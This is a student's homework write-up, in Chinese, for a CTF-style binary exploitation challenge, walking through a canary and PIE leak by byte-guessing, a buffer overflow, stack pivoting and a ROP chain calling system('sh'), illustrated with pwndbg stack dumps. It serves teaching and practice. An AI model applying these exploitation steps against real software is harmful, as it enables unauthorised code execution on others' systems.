

Computer Security Homework 0x08

Real name: 涂世昱

Nick name: R07922115

Student ID: R07922115


EDU 2019 election

Introduction

這題我的解法是在main function當中如果從stack當中觀察可發現在token之後緊接著的8個bytes是canary, 再接下去8個bytes為<__libc_csu_init>的位址, 將這兩個東西leak出就可以bypass canary以及pie的保護機制了, 而在後面voting function的部份因為我可以想辦法overflow msg在return address後面接ROP chain, 但是能接的東西有限, 所以要用到上課教的stack pivoting的方式將我的ROP chain蓋在其他地方, leak出libc再跳到main重新執行, 用同樣的流程蓋一條ROP chain, 執行system(sh)。

Walkthrough

bypass canary & pie



```
pwndbg> x/30gx 0x7fff88815c00
0x7fff88815c00: 0x00007fff88815c30 0x00007fff00000002
0x7fff88815c10: 0x6161616161616161 0x6161616161616161
0x7fff88815c20: 0x6161616161616161 0x000000000000a616
0x7fff88815c30: 0x0000000000000000 0x0000000000000000
0x7fff88815c40: 0x0000000000000000 0x0000000000000000
0x7fff88815c50: 0x0000000000000000 0x0000000000000000
0x7fff88815c60: 0x0000000000000000 0x0000000000000000
0x7fff88815c70: 0x0000000000000000 0x0000000000000000
0x7fff88815c80: 0x0000000000000000 token 0x0000000000000000
0x7fff88815c90: 0x0000000000000000 0x0000000000000000
0x7fff88815ca0: 0x0000000000000000 0x0000000000000000
0x7fff88815cb0: 0x0000000000000000 0x0000000000000000
0x7fff88815cc0: 0x0000000000000000 0x5a641fc8bce57e00
0x7fff88815cd0: 0x000055f0249ca140 0x00007fe4f7c86b97
0x7fff88815ce0: 0x0000000000000001 0x00007fff88815db8
pwndbg> canary
Program received signal SIGALRM, Alarm clock.
canary : 0x5a641fc8bce57e00
pwndbg> x/gx 0x000055f0249ca140
0x55f0249ca140 <__libc_csu_init>: 0x41d7894956415741
```

在main中可發現 `memcmp(buf , token , len)`, 其中buf size為 `0xc8`, token size為 `0xb8`, buf比token整整多了 `0x10` bytes, 我就把token填滿 `0xb8`個'a', 然後把buf也先填 `0xb8`個'a', 接著就可以開始猜緊接在token之後的第一個byte, 如果猜中的話if條件就能滿足, 就會login, 如此一來就可以logout再繼續猜下一個byte, 直到把token後面 `0x10`個bytes都猜完, 就把canary和pie base都leak出來了。

leak libc

```

pwndbg> x/40gx 0x7fff88815af0
0x7fff88815af0: 0x0000000a249c99e0 0x0000000000000000
0x7fff88815b00: 0x6161616161616161 0x0000000000000000
0x7fff88815b10: 0x00007fff88815cd0 0x00007fe4f7cc9f26
0x7fff88815b20: 0x0000003000000008 0x00007fff88815c00
0x7fff88815b30: 0x00007fff88815b40 0x5a641fc8bce57e00
0x7fff88815b40: 0x00000000000000d68 0x00000000fffffda
0x7fff88815b50: 0x0000000000000000 0x1999999999999999
0x7fff88815b60: 0x00007fff88815bd1 0x0000000000000000
0x7fff88815b70: 0x0000000000005000a 0xffffffffffffff
0x7fff88815b80: 0x00007fe4f804d2a0 0x0000000000000000
0x7fff88815b90: 0x00007fff88815bf0 0x000055f0249c99e0
0x7fff88815ba0: 0x00007fff88815db0 0x0000000000000000
0x7fff88815bb0: 0x0000000000000000 0x00007fe4f7ca5690
0x7fff88815bc0: 0x00007fff88815be0 0x000055f0249c9bd5
0x7fff88815bd0: 0x00007fff88810a31 0x000055f0249c99e0
0x7fff88815be0: 0x00007fff88815db0 0x5a641fc8bce57e00
0x7fff88815bf0: 0x00007fff88815cd0 0x000055f0249ca0dc
0x7fff88815c00: 0x00007fff88815c30 0x00000000400000001
0x7fff88815c10: 0x616161610a636261 0x6161616161616161
0x7fff88815c20: 0x6161616161616161 0x000000000000a616

```

在 voting function 可以發現後面會 `read(0 , msg , candidates[idx].votes)` , 其中 msg size 為 `0xe0` , `candidates[idx].votes` 在 struct Candidate 發現其中 votes 的 type 為 `uint8_t` , 最大為 `0xff` , 所以最多可以 read `0xff` 個字, 剛剛又已經把 canary leak 出來了, 所以就可以覆蓋掉 return address。於是就可以一直 register 新的 token, 然後把票頭給 `candidates[0]` 直到他的 votes 為 `0xff` 為止, 就可以成功 overflow 了。

因為 votes 最多只能為 `0xff` , 恰好可以蓋一個 return address, 後面就塞不下了, 所以必須得用 stack pivoting 的方式另起爐灶, 我這邊選擇的方式是把真正的 ROP chain 放在 main stack 當中的 token 裡面, 把 `stack_chk_fail_got` 位置當作 puts 參數印出來最後再跳回 main。結論如下,

```

pwndbg> x/100gx 0x7ffeb4086450
0x7ffeb4086450: 0x000056150e48d9e0 0x0000000000000000
0x7ffeb4086460: 0x6262626262626262 0x6262626262626262
0x7ffeb4086470: 0x6262626262626262 0x6262626262626262
0x7ffeb4086480: 0x6262626262626262 0x6262626262626262
0x7ffeb4086490: 0x6262626262626262 0x6262626262626262
0x7ffeb40864a0: 0x6262626262626262 0x6262626262626262
0x7ffeb40864b0: 0x6262626262626262 0x6262626262626262
0x7ffeb40864c0: 0x6262626262626262 0x6262626262626262
0x7ffeb40864d0: 0x6262626262626262 0x6262626262626262
0x7ffeb40864e0: 0x6262626262626262 0x6262626262626262
0x7ffeb40864f0: 0x6262626262626262 0x6262626262626262
0x7ffeb4086500: 0x6262626262626262 0x6262626262626262
0x7ffeb4086510: 0x6262626262626262 0x6262626262626262
0x7ffeb4086520: 0x6262626262626262 0x6262626262626262
0x7ffeb4086530: 0x6262626262626262 0x6262626262626262
0x7ffeb4086540: 0x6262626262626262 0xf3fac45fb1336a00
0x7ffeb4086550: 0x000056150e68f160 0x000056150e48e19c
0x7ffeb4086560: 0x00007ffeb4086590 0x0000003900000001
0x7ffeb4086570: 0x000056150e68f180 0x00000000deadbeef
0x7ffeb4086580: 0x000056150e48e1a3 0x000056150e68ef98
0x7ffeb4086590: 0x000056150e48d940 0x000056150e48d906
0x7ffeb40865a0: 0x000056150e48dfffb 0x616161616161610a
0x7ffeb40865b0: 0x6161616161616161 0x6161616161616161
0x7ffeb40865c0: 0x6161616161616161 0x6161616161616161
0x7ffeb40865d0: 0x6161616161616161 0x6161616161616161
0x7ffeb40865e0: 0x6161616161616161 0x6161616161616161
0x7ffeb40865f0: 0x6161616161616161 0x6161616161616161

```

call system(sh)

跳回 main 之後再用相同的方式造 ROP chain 讓它去執行 `system(sh)` , 如下圖

```

pwndbg> x/100gx 0x7ffec7b3a4e0
0x7ffec7b3a4e0: 0x00007ffec7b3a6b0      0x0000000000000000
0x7ffec7b3a4f0: 0x6262626262626262      0x6262626262626262  voting stack
0x7ffec7b3a500: 0x6262626262626262      0x6262626262626262
0x7ffec7b3a510: 0x6262626262626262      0x6262626262626262
0x7ffec7b3a520: 0x6262626262626262      0x6262626262626262
0x7ffec7b3a530: 0x6262626262626262      0x6262626262626262
0x7ffec7b3a540: 0x6262626262626262      0x6262626262626262
0x7ffec7b3a550: 0x6262626262626262      0x6262626262626262
0x7ffec7b3a560: 0x6262626262626262      0x6262626262626262
0x7ffec7b3a570: 0x6262626262626262      0x6262626262626262
0x7ffec7b3a580: 0x6262626262626262      0x6262626262626262
0x7ffec7b3a590: 0x6262626262626262      0x6262626262626262
0x7ffec7b3a5a0: 0x6262626262626262      0x6262626262626262
0x7ffec7b3a5b0: 0x6262626262626262      0x6262626262626262
0x7ffec7b3a5c0: 0x6262626262626262      0x6262626262626262
0x7ffec7b3a5d0: 0x6262626262626262      0xe1131954298a4400
0x7ffec7b3a5e0: 0x00005580f6c6d160      0x00005580f6a6c19c
0x7ffec7b3a5f0: 0x6262626262626262      0x0000003900000001  main stack
0x7ffec7b3a600: 0x00005580f6c6d180      0x00000000deadbeef
0x7ffec7b3a610: 0x00005580f6a6c1a3      0x00007f8fce493e9a  pop_rdi,
0x7ffec7b3a620: 0x00007f8fce32f440      0x00005580f6a6b906  bin_sh,
0x7ffec7b3a630: 0x00005580f6a6bffb      0x000000000000000a  libc_system,
0x7ffec7b3a640: 0x0000000000000000      0x0000000000000000  ret,
0x7ffec7b3a650: 0x0000000000000000      0x0000000000000000  main

```